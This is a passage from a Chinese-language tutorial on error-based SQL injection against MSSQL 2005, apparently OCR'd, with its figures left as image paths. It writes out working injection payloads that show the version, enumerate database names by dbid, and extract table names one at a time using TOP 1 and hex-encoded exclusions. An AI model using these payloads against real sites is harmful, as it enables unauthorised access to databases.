


图1

去掉单引号再次提交："AND 1=(SELECT @@VERSION)—"，结果如图2所示，成功爆出数据库的系统版本了，说明在处理数据提交时，网站即使过滤了单引号，依然可以注入。以下将分别和大家讨论获取数据库名、获取表名、获取列名、获取值等内容的部分SQL语句。




图2

获取数据库

在MSSQL 2005的master.dbo.sysdatabases表中存放着SQL Server数据库系统中的所有数据库信息，仅需要PUBLIC权限就可以进行select操作。

```
use master;
SELECT * FROM MASTER.DBO.SYSDATABASES
```




图3

如图3所示，1至4都是系统自带的数据库名，可以通过dbid这个查询变量来一一爆出数据库名。提交查询语句："AND 1 IN (SELECT NAME FROM MASTER.DBO.SYSDATABASES WHERE DBID=3)"，该语句通过dbid取值从1至无法爆出数据库名为止。结果如图4和图5所示。




图4




图5

获取表名

在M S S Q L 2005版本里每个数据库都有一个用来存放表名信息的表，其权限同样仅public权限不能查询，表名为：INFORMATION_SCHEMA.TABLES。

```
use master ;
select * from INFORMATION_SCHEMA.TABLES
```

如图6所示，表名就存储在TABLE_NAME列里，通过使用条件查询语句限制型"Top 1"，一条条记录就可以爆出表名来。




图6

提交"AND 1 IN (SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES)"，如图7所示，得到第一条记录。如想爆出第一条记录，我们可以使用S Q L语法的条件语句"where table_name !=0x已经爆出表名的十六进制"来取内容。




图7

取得已爆表名的十六进制后，再次提交语句："AND 1 IN (SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME!= 0x41006400760065007200740069007A0065007200)"，如图8所示，成功爆出第二个表名，剩下的以此类推。当然，读取数据库的INFORMATION_SCHEMA.TABLES表内容，只是当前数据库的表名，如果要读取整个数据库的表名，可以读sysobjects表的name列名，原理同上。

